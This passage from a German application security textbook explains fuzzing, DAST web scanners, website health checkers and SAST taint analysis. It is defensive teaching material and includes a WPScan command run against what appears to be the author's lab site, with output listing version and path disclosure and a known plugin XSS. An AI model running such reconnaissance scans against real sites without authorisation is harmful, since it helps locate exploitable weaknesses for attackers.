Fazit Der Begriff „Pentest“ ist alles andere als genau definiert – besonders nicht im Hinblick auf dessen konkrete Prüfinhalte. Es ist daher fraglich, ob sich diese Testmethodik überhaupt genau vorgeben lässt, schließlich soll ein Tester nicht seiner Erfahrung und Kreativität beraubt werden, indem man ihn ausschließlich starre Checklisten abarbeiten lässt. Vielleicht ebenso wichtig wie die Inhalte sind auch die Methodik und Dokumentation eines Tests. Als Grundlage für eine Methodik lässt sich das dargestellte Phasen-Modell zugrunde legen. Was die Dokumentation betrifft, so sollte gewährleistet werden, dass ihre Ergebnisse weiterverwendbar und untereinander vergleichbar sind. Dies schließt vor allem die Verwendung eines einheitlichen Bewertungsschemas (siehe Abschn. 4.3.3) ein, mit welchem auch externe Dienstleister arbeiten sollten. Wesentlich besser als jedes noch so




Abb. 4.7 Exemplarische Misuse Cases für den Anwendungsfall „Benutzeranmeldung“. (Quelle: OWASP)

aufbereitete Berichtsformat eignet sich in der Regel zur Dokumentation solcher Pentest-Findings die Anlage von Tickets in dem Bugtracking-System des relevanten Entwicklerteams (z. B. als „Bug“ in Atlassian Jira) sowie als Risiko-Eintrag ein einem Risiko-Management-Tool,[5] sofern ein solches eingesetzt wird natürlich.

Weiterführende Literatur:

- OWASP Testing Guide: https://www.owasp.org/index.php/OWASP_Testing_Project
- The Web Application Hacker's Handbook: Die Kunst des Penetration Testing, Marcus Pinto, John Wiley & Sons, 7. Oktober 2011

4.5.3 Fault Injection (Fuzzing)

Ein weiteres automatisiertes Verfahren zur Durchführung von Sicherheitsüberprüfungen auf Anwendungsebene ist das sogenannte „Fuzzing“ bzw. Fault Injection. Hierbei werden bestimmte Eintrittspunkte einer Anwendung Tool-basiert mit einer großen Anzahl an ungültigen Eingaben „beschossen“, um dadurch einen Fehler in der Anwendung auszulösen.

Lässt sich ein Pentest noch mit einem Skalpell vergleichen, entspricht ein solches Fuzzing eher einem Rammbock. Dennoch kann auch Fuzzing überaus effektiv sein, da es sich in vielen Fällen sehr schnell anwenden und automatisieren lässt. Zudem stellen False Positives hier gewöhnlich kein größeres Problem dar. Schließlich soll durch dieses Verfahren lediglich festgestellt werden, wenn die Anwendung mit einem abweichenden Verhalten reagiert (z. B. einem HTTP-500-Fehler). In diesem Fall muss der verwendete Vektor identifiziert und einer genaueren Analyse unterzogen werden.

Natürlich muss das eingesetzte Fuzzing-Tool hierfür das entsprechende Protokoll unterstützen. Im Fall von HTTP(S) ist dies natürlich noch relativ unproblematisch, doch wenn darüber verschiedene Datenformate in JSON oder XML ausgetauscht werden, wird die Sache schon deutlich schwieriger. Neben Enterprise Produkten wie Codenomicon DEFENSICS existieren auch verschiedene kostenfreie Tools in diesem Bereich, darunter skipfish, OWASP ZAP und Burp. Die beiden zuletzt genannten lassen sich dabei allerdings nicht wirklich als Fuzzing-Tools bezeichnen, sondern enthalten lediglich eingeschränkte Funktionen, mit denen sich bestimmte Fuzzing-Techniken in Tests verwenden lassen.

In Abb. 4.8 ist hierzu ein Beispiel gezeigt: Der markierte Platzhalter bildet dort den „Fuzzpunkt“ (Fuzzing Point), welchen das Tool gemäß den getroffenen Einstellungen automatisiert mit Werten befüllt. Diesen Ansatz bezeichnen wir auch als „intelligentes Fuzzing“, da, anstatt die einzelnen Fuzzpunkte einfach mit beliebigen Daten zu „beschießen“, hier unterschiedlichste Varianten bestimmter Angriffsmuster gezielt durchgetestet werden.

[5] Genauer ein sogenanntes Government Risk and Compliance (GRC) Tool.




Abb. 4.8 Intelligentes HTTP-Fuzzing mittels der Burp Suite

Da wir hiermit schließlich die Anwendung und nicht den Webserver testen wollen, macht es wenig Sinn, entsprechende Werte des HTTP-Headers wie die HTTP-Methode zu testen.

Intelligente Fuzzer wie Burp schlagen solche anwendungsspezifischen Fuzzpunkte (also vor allem GET- und POST-Parameter sowie Cookies) in der Regel automatisch vor. Intelligentes Fuzzing bedeutet somit auch, dieses mit sinnvollen Werten durchzuführen. Mit der Fuzz DB (http://code.google.com/p/fuzzdb) existiert hierzu eine äußerst nützliche Ressource, die zahlreiche Listen mit Angriffsvektoren (XSS, SQL Injection etc.) enthält und sich als Basis für das Fuzzing einsetzen lässt.

Gerade im Fall von binären Protokollen (z. B. WebSockets, RTMP, AMF) stoßen die meisten Fuzzing-Tools gewöhnlich an ihre Grenzen. Sind beispielsweise die Endpunkte einer Flex-Anwendung zu fuzzen, die auf proprietären Adobe-Technologien basiert, so muss der verwendete Fuzzer nicht nur die verwendeten Protokolle RTMP und AMF unterstützen, sondern zudem bei einem Fuzzing auf AMF-Ebene (AMF ist das Datenformat von Flex) durchführen und hierbei korrekte AMF-Objekte erzeugen. Viele Schnittstellen lassen sich aus genau diesem Grund nicht oder nur mit sehr hohem Aufwand auf diese Weise testen.

Generell spielt auch daher dass Fuzzing im Bereich von Webanwendungen eine eher untergeordnete Rolle.

4.5.4 Web Security Scanner (DAST)

Im Gegensatz zu einem manuell durchgeführten Pentest erfolgt ein Schwachstellenscan (engl. Vulnerability Scan) überwiegend automatisiert. Zumindest in Bezug auf Webanwendungen ist der Wirkungsgrad entsprechender Tools allerdings auch heute noch sehr limitiert was die Identifikation von Schwachstellen im Hinblick auf Vollständigkeit und Korrektheit betrifft.

Deshalb sieht das US-CERT (vergl. [16]) auch die Aufgabe dieses Testverfahrens hauptsächlich darin, die „erste Ebene“ von Schwachstellen, also die sogenannten Low Hanging Fruits (siehe Abschn. 4.1.7) zu identifizieren. Das soll jedoch nicht heißen, dass vom Einsatz solcher Tools generell abzuraten wäre. Denn anders als ein Pentest ist ein automatisierter Schwachstellenscan leicht reproduzierbar, besitzt wesentlich geringere Anforderungen an die Fertigkeiten des Testers und lässt sich vor allem eben automatisiert durchführen.

Im Bereich der Anwendungstests werden solche Tools allgemein als DAST-Tools (Dynamic Application Security Testing) bezeichnet. Im Webbereich ist hier zudem auch die Bezeichnung Web Security Scanner geläufig. Üblicherweise sind diese Tools dabei aus einer Crawler- sowie einer Scanner-Komponente aufgebaut. Der Crawler dient dazu, in einem ersten Schritt die zu testende Anwendung abzusuchen. Der Scanner führt dann auf Basis der Ergebnisse des Crawlers die eigentlichen Tests durch. Neben diversen kommerziellen Produkten wie HP WebInspect, IBM AppScan, Acunetix, QualysGuard WAS und dem Burp Scanner existieren mittlerweile verschiedene gute kostenfreie Tools in diesem Bereich (siehe Tab. 4.20).

Das sicherlich bekannteste Projekt ist dabei OWASP ZAP (siehe Abb. 4.9), welches aktuell intensiv weiterentwickelt wird und sich neben zahlreichen Plugins über eine API von der Kommandozeile aufrufen lässt. Wenn Enterprise-Funktionen nicht benötigt werden, kann OWASP ZAP eine Alternative zu den genannten kommerziellen Produkten darstellen. Wie so häufig mit kostenfreien Tools sollte man allerdings auch an dieses Tool keine zu hohen Erwartungen im Hinblick auf Stabilität und Zuverlässigkeit stellen. Wer vor allem ein Tool für die Testautomatisierung sucht, dem sei hierbei Arachni ans Herz gelegt.

Zusätzlich bieten Tools wie OWASP ZAP teilweise auch eine Unterstützung für die Durchführung von passiven Scans. Dabei durchsucht das Tool die zwischen Browser und Webserver übertragenen Daten nach verdächtigen Mustern, unsicheren Response Headern, Entwicklerkommentaren und Ähnlichem, ohne dabei jedoch selbst Anfragen an den Server zu senden. Die Idee hinter passiven Scans existiert schon eine ganze Weile und wurde etwa bereits durch das OWASP Skavenger Projekt im Jahr 2008 vorgestellt. Passive Scans können vor allem als Hilfestellung für manuelle Pentests sinnvoll sein.

Tab. 4.20 Kostenfreie Web Security Scanner[a]

Tool	Anmerkung	Typ	URL
Arachni	Web-Scanner-Suite, der sich sehr gut zur Automatisierung eignet	Shell und GUI	http://www.arachni-scanner.com
OWASP ZAP	Web-Scanner-Suite und MitM-Proxy	GUI und Shell	http://code.google.com/p/zaproxy
w3af	Web-Scanner-Suite	Shell und GUI	http://w3af.org

[a]In dieser Liste wurden nur Tools berücksichtigt, welche aktuell weitergepflegt werden




Abb. 4.9 OWASP ZAP

Von großer Wichtigkeit beim Einsatz solcher Tools ist es, sich ihrer Limitationen bewusst zu sein. Wie bereits in Abschn. 4.3 dargestellt, liefern Tools (insb. im Webbereich) häufig eine sehr hohe Anzahl an False Positives, also ungültigen Findings. Daher sollte jedes durch ein Tool gelieferte Finding stets manuell verifiziert werden, bevor es als Schwachstelle gewertet und weitergereicht wird.

- Ein durch ein Tool identifiziertes Finding darf nur als potenzielle Schwachstelle gewertet werden und erfordert stets einer manuellen Verifikation.

Die False-Positive-Rate bei DAST-Tools schwankt sehr stark zwischen einzelnen Schwachstellen-Kategorien. Nach meinen persönlichen Erfahrungen lassen sich hier drei Gruppen unterscheiden, die in Tab. 4.21 dargestellt sind.

Anders als es mancher Hersteller vielleicht versucht glaubhaft zu machen, erfordert der Umgang mit einem Web Security Scanner eine gewisse Expertise des Testers. Insbesondere komplexe Anwendungen müssen in entsprechenden Toolsuiten zunächst eingerichtet werden, damit Abdeckung und Qualität der Scans im akzeptablen Bereich liegt. Dies betrifft Auswahl und Finetuning, erforderliche Testfälle und die Sicherstellung, dass die Anwendung in ihrer Gesamtheit vom Tool getestet wird. Gerade bei komplexeren Workflows und mehreren Authentifizierungsebenen stellt dies in der Regel keine triviale Aufgabe dar. Natürlich muss ein Tester darüber hinaus nicht zuletzt auch in der Lage sein, die gelieferten Findings bewerten zu können und die Limitationen eines eingesetzten Tools zu verstehen.

Tab. 4.21 Erkennbarkeit einzelner Schwachstellen durch DAST-Scanner

Kategorie	Erkennbarkeit
Typ I: Zuverlässig zu erkennende Schwachstellen (Unsichere Konfiguration) • Ungeschützte Default-Dateien („Predictable Form Location“) • Konfigurationsfehler: z. B. unsichere SSL/TLS-Cipher, Information Disclosure, unsichere oder problematische HTTP-Methoden (z. B. WebDav oder HTTP TRACE) oder administrative Schnittstellen (z. B. ModStatus oder ModInfo bei Apache) • Fehlende Härtungsflags • Bekannte Sicherheitslücken (CVEs), z. B. in Webservern, Proxys, Webplattform (Web-CMS etc.) oder Plugins • Verwendung unsicherer Technologien (Fingerprinting)	Gut
Typ II: Schwachstellen in bestimmten Varianten können erkannt werden/können mäßig erkannt werden (Leicht identifizierbare Implementierungsfehler) • Reflektierendes Cross-Site Scripting (häufig zahlreiche Findings für eine Schwachstelle) • Testseiten, Entwicklerkommentare, Debug-Ausgaben	Eingeschränkt
Typ III: Schwer oder gar nicht identifizierbare Schwachstellen • SQL Injection, insb. Blind SQL Injection (viele False Positives) • Schwachstellen im angemeldeten Bereich • Allgemein komplexe Schwachstellen, welche die Anwendungslogik einer Anwendung betreffen, nur in einem spezifischen Anwendungskontext oder nur in der Kombination mit anderen Schwachstellen identifizierbar sind.	Schwer bis sehr schwer

Auch für einen Pentester kann der Einsatz eines Web Security Scanner durchaus sinnvoll sein, etwa zur Durchführung einer Voruntersuchung. Dadurch kann der Pentester schnell etwaige Low Hanging Fruits identifizieren und auf diesen Ergebnissen seine manuellen Tests aufsetzen. Die Verwendung eines solchen Tools innerhalb der Qualitätssicherung ist dagegen meistens recht schwierig, da es dort häufig am erforderlichen Know-how für den Umgang mit diesen Tools mangelt.

Somit zeigt sich, dass die konkrete Anwendung eines Web Security Scanners in der Praxis keinesfalls damit getan ist, ein entsprechendes Tool zu beschaffen. Gerade kostspielige Toolsuiten sollten vor dem Erwerb unbedingt im Hinblick auf ihre Anwendbarkeit auf konkrete Webanwendungen hin evaluiert werden. Eine gute Orientierungshilfe bietet hierzu der Kriterienkatalog WASSEC (Web Application Security Scanner Evaluation Criteria) des WASC (vergl. [17]).

Das Scannen extern erreichbarer Webanwendungen wird mittlerweile von verschiedenen Unternehmen als Service angeboten. Der große Unterschied zum Tool-Einsatz innerhalb des Unternehmens besteht dabei darin, dass Scans hierbei (je nach Service Level) von qualifizierten Fachkräften validiert werden können, was False Positives natürlich deutlich reduziert bzw. nahezu ausschließt. In diesem Zusammenhang lässt sich von semi-automatisierten Web Security Scans oder SaaS-basiertem Security Testing sprechen. Hinsichtlich ihrer Untersuchungstiefe können solche Dienste zwar keinen „echten“ Pentest ersetzen, bieten

sich jedoch für die Durchführung eines 24x7 Monitorings als wertvolle Unterstützung an und erfüllen zudem gleich auch verschiedene Compliance-Anforderungen in diesem Bereich. Beispiele für Produkte in diesem Markt sind Sentinel von WhiteHat Security sowie der in Abb. 4.10 gezeigte DAST-Service von Veracode.

Für die Zukunft sind hier verschiedene Entwicklungen zu erwarten: vor allem betrifft dies den zunehmenden Einsatz und Ausbau von Scan Services (auch für das Scannen produktiver Seiten) sowie die generelle Verbesserung der Integrierbarkeit von Tools in diesem Bereich. So sind bereits in aktuellen Versionen geläufiger Scanner wie IBM AppScan, ZAP und Burp entsprechende REST-APIs vorhanden, deren Funktionsumfang laufend erweitert wird. Aufgrund der zunehmenden Clientlastigkeit moderner Webanwendungen ist zudem zu erwarten, dass sich diese Tools zukünftig mehr und mehr in Browser-Umgebungen und Test-Frameworks wie Selenium integrieren lassen.

Eine weitere wichtige Entwicklung in diesem Bereich ist die Kombination von DAST-Scans mit IAST-Technologien (siehe Abschn. 4.7.1). Hierbei werden Agenten auf den getesteten Applikationsservern installiert, wodurch sich die Analyseergebnisse erheblich verbessern lassen.

Weiterführende Literatur:

- OWASP Testing Guide: https://www.owasp.org/index.php/OWASP_Testing_Project




Abb. 4.10 Veracodes DAST-Service

4.5.5 Security Health Checker

Damit kommen wir auch schon zur letzten Test- und Toolkategorie in diesem Bereich, nämlich Security Health Checkern, die speziell darauf ausgelegt sind, produktive Webseiten auf Sicherheitsprobleme hin zu überwachen. Besonders wichtig ist dies zur Überwachung der Sicherheit von eingesetzten Web-Plattformen, beispielsweise von Web Content Management Systemen wie Joomla oder Wordpress. Dort gilt es, neben unsicheren Einstellungen vor allem unsichere Plugins und Themes zu identifizieren. Denn in der Praxis kommt es genau dort recht häufig zu Sicherheitsproblemen. Im Folgenden sehen wie einen Auszug des speziell auf den Scan von Wordpress-Systemen ausgelegten Tools WPScan:

```
$ ruby wpscan.rb --url http://lab8.secodis.com
…
[+] URL: http://lab8.secodis.com/
[+] Started: Sat Jul 22 19:18:27 2017
...
[+] Interesting entry from robots.txt: http://lab8.secodis.com/wp-
admin/admin-ajax.php
[!] The WordPress 'http://lab8.secodis.com/readme.html' file exists
exposing a version number
[!] Full Path Disclosure (FPD) in 'http://lab8.secodis.com/wp-includes/
rss-functions.php':
...
[!] Title: Jetpack <= 3.7.0 - Stored Cross-Site Scripting (XSS)
    Reference: https://wpvulndb.com/vulnerabilities/8201
    Reference: https://jetpack.me/2015/09/30/jetpack-3-7-1-and-3-7-2-
security-and-maintenance-releases/
    Reference: https://blog.sucuri.net/2015/10/security-advisory-stored-
xss-in-jetpack.html
[i] Fixed in: 3.7.1
```

Daneben lassen sich jedoch noch eine ganze Reihe weiterer Sicherheitsprüfungen gegen produktive Webseiten durchführen. Hierzu zählen:

- **TLS/SSL-Sicherheitsprobleme**: Tests auf unsichere TLS/SSL-Konfiguration und Gültigkeit von X.509-Zertifikaten (siehe Abschn. 4.7.2)
- **Fehlende Patches**: Tests auf ungepatchte Komponenten (Webserver, Frameworks etc.), z. B. mittels Nessus, Qualys etc.
- **Schwachstellenscans**: Tests auf unsichere Konfigurationseinstellungen oder problematische Dateien (z. B. Back-up-Dateien, Test- oder Entwicklungs-Dateien)

- **Malwarescans**: Identifikation von Schadcode in statischen wie auch dynamischen Webseiten (in Abschn. 2.7.9 wurde bereits angesprochen, dass sich Schadcode häufig in eingebundenen Werbebannern befindet)
- **Integritätschecks**: Prüfung von Veränderungen an Dateien mit hohem Schutzbedarf (z. B. von eingebundenen Bibliotheken, Sicherheitskonfigurationen oder statischer Webseiten)

Entsprechende Lösungen, die verschiedene dieser Testarten in der Regel als Service abdecken, firmieren am Markt häufig unter den Begriffen „Website Security Monitoring“ oder „Website Security Health Checks“, wobei genaue Testinhalte sehr stark von Lösung zu Lösung abweichen können. Zu nennen sind hier u. a. Symantec („Secure Site Pro“), McAfee („SaaS Web Protection“), Evident.io, Nimbusec, potronus.io, Sucuri sowie Mozilla mit seinem zwar kostenlosen aber auch recht eingeschränkten Online-Tool Observatory (https://observatory.mozilla.org).

4.6 Statische Codeanalysen

Bereits im Rahmen der Diskussion dynamischer Prüfverfahren wurde auf die Vorteile hingewiesen, diese mit einer statischen Codeanalyse zu kombinieren. Das hat den Hintergrund, dass sich bestimmte Schwachstellenarten wesentlich besser auf der Anwendungsebene, andere wiederum besser auf Codeebene identifizieren lassen. Durch die Verbindung beider Sichten erhalten wir somit ein maximales Ergebnis bzw. die bestmögliche Security Assurance.

Auch für sich betrachtet können Security-Codeanalysen einen enormen Nutzen bieten, da wir diese nicht nur sehr viel früher innerhalb des Entwicklungsprozesses durchführen können, sondern sich dies auch sehr gut bei jedem Build automatisieren lässt. In den folgenden Abschnitten werden die wichtigsten Verfahren in diesem Bereich erläutert.

4.6.1 Security Codescanner (SAST)

Genauso wie es Tools für die Durchführung von dynamischen Sicherheitsanalysen (DAST-Tools) gibt, existieren auch solche, mit denen sich der Programmcode einer Anwendung auf mögliche Sicherheitsprobleme hin untersuchen lässt. Diese Toolgattung wird als SAST (Static Application Security Testing)[6] bezeichnet. Tab. 4.22 zeigt wichtige Analyseverfahren, die bei solchen Tools zum Einsatz kommen.

Die lexikalische Analyse sowie die Konfigurationsanalyse sind dabei die einfachsten Verfahren, die sich häufig bereits mit gängigen Kommandozeilen-Tools wie „grep“

[6] SAST-Tools stellen eine Spezialform von SCA-Tools (Statische Codeanalyse) für die Durchführung von Sicherheitsanalysen dar.

Tab. 4.22 Analyseverfahren eines SAST-Tools

Verfahren	Beschreibung	Identifizierte Schwachstellen
Lexikalische Analyse	Identifizierung verdächtiger Zeichenketten im Code (reguläre Ausdrücke)	• Hartkodierte Passwörter • Entwicklerkommentare • auskommentierter Code
Semantische Analyse	Wie die lexikalische Analyse, jedoch mit Berücksichtigung des Kontextes/ Objektmodells	• Unsichere API-Aufrufe
Konfigurationsanalyse	Fehlerhafte oder fehlende Konfigurationsparameter	• Nicht gesetzte Härtungsflags • unsichere Fehlerbehandlung • Fehlende Validierung • Allgemein unsichere Einstellungen
Kontrollflussanalyse	Identifiziert Fehler im Kontrollfluss wie Fehler bei Freigaben von Speicher, unsichere Sequenz von Funktionsaufrufen etc.	• Pufferüberläufe • Race Conditions • Speicherlecks
Datenflussanalyse	Dient dem Auffinden von Fehlern in der Datenvalidierung	• XSS • SQL Injection

durchführen ließen. Die Kontrollflussanalyse und insbesondere die Datenflussanalyse stellen hingegen deutlich komplexere Analyseverfahren dar. Um diese angemessen abbilden zu können, muss ein Tool den untersuchten Code zunächst in ein Analysemodell transformieren, über welches sich Datenflüsse über Klassen- und Dateigrenzen hinweg analysieren lassen. SAST-Tools können hierzu sowohl den Sourcecode als auch den Byte- und Binärcode auswerten. Im ersteren Fall muss das Tool natürlich eine große Anzahl sprachspezifischer Bibliotheken kennen. Und genau hier existieren große Unterschiede zwischen den einzelnen Tools.

Nahezu alle Tools zur statischen Codeanalyse im Markt geben nämlich zwar an, Sicherheitsprüfungen durchzuführen, häufig kommen jedoch lediglich einfache Verfahren zum Einsatz (z. B. nur eine semantische oder gar lexikalische Analyse). Die praktische Aussagekraft solcher Analysen ist natürlich dadurch in der Regel sehr limitiert. Denn gerade in Bezug auf Webanwendungen, wo ein Großteil der relevantesten Schwachstellen mit Fehlern in der Datenvalidierung zusammenhängt (z. B. XSS oder SQL Injection), kommt der Datenflussanalyse, die nur von wenigen Tools hinreichend beherrscht wird, eine entscheidende Bedeutung zu.

Abb. 4.11 zeigt die schematische Darstellung einer Tool-basierten Datenflussanalyse. Darin sind verschiedene Eintritts- und Austrittspunkte (Datensenken)[7] einer Anwendung

[7] Natürlich müssen nicht alle Daten, die eine Anwendung einliest, diese auch wieder verlassen. Der Begriff Datensenke ist allgemeiner und bezeichnet den Ort, an dem ein Datenfluss endet.




Abb. 4.11 Identifizierung einer XSS-Schwachstelle mittels Datenflussanalyse

dargestellt. Eingaben gelangen dabei über einen Eintrittspunkt (z. B. eine Webschnittstelle) in eine Anwendung und durchlaufen einen bestimmten Datenfluss, um diese dann ggf. über einen bestimmten Austrittspunkt (z. B. eine Datenbankschnittstelle) wieder zu verlassen.

Im Rahmen der Durchführung einer Datenflussanalyse markiert ein Analysetool nun alle Eingaben an den Eintrittspunkten zunächst als „tainted" („verschmutzt") und verfolgt den Datenfluss bis zum Austrittspunkt – sofern ein solcher überhaupt vorhanden ist und der Wert nicht ausschließlich anwendungsintern verwendet wird. Durchläuft der Datenfluss dabei keine entsprechende Validierungsfunktion (in Bezug auf Cross-Site Scripting etwa eine entsprechende Enkodier-Funktion), so identifiziert das Tool für diesen Datenfluss eine Schwachstelle. Wir sprechen in diesem Zusammenhang daher auch von einer Taintanalyse als Variante der Datenflussanalyse. Abb. 4.12 zeigt wie eine solche Analyse in der GUI des SAST-Tools HP Fortify dargestellt wird.

Im unteren Bereich des dargestellten Diagramms lässt sich nun der relevante Datenfluss für eine vom Tool identifizierte Cross-Site-Scripting-Schwachstelle auswerten. Wir wir sehen, wird offensichtlich ein Parameter eingelesen und an anderer Stelle in der View ausgegeben, ohne dass dieser allerdings durch eine entsprechende Enkodierungs-Funktion behandelt wurde.

Nicht immer sind die Ergebnisse solcher Tools so eindeutig wie im gezeigten Fall und nicht selten zudem auch schlicht fehlerhaft. Denn damit ein Tool, das auf Quelltext-Ebene arbeitet, eine solche XSS-Schwachstelle in den unterschiedlichsten Sprachen und Technologien korrekt erkennen kann, muss es neben den Programmiersprachen selbst auch eine Unmenge an existierenden APIs und Frameworks kennen. Einer fehlenden Unterstützung lässt sich in einigen Fällen dadurch begegnen, dass der Quelltext des Frameworks oder der API zusätzlich heruntergeladen und dieser mit in die Analyse eingebunden wird. Doch dieser Schritt vergrößert natürlich die Analyse erheblich und ist zudem auch nur im Fall von OpenSource-Projekten überhaupt möglich.

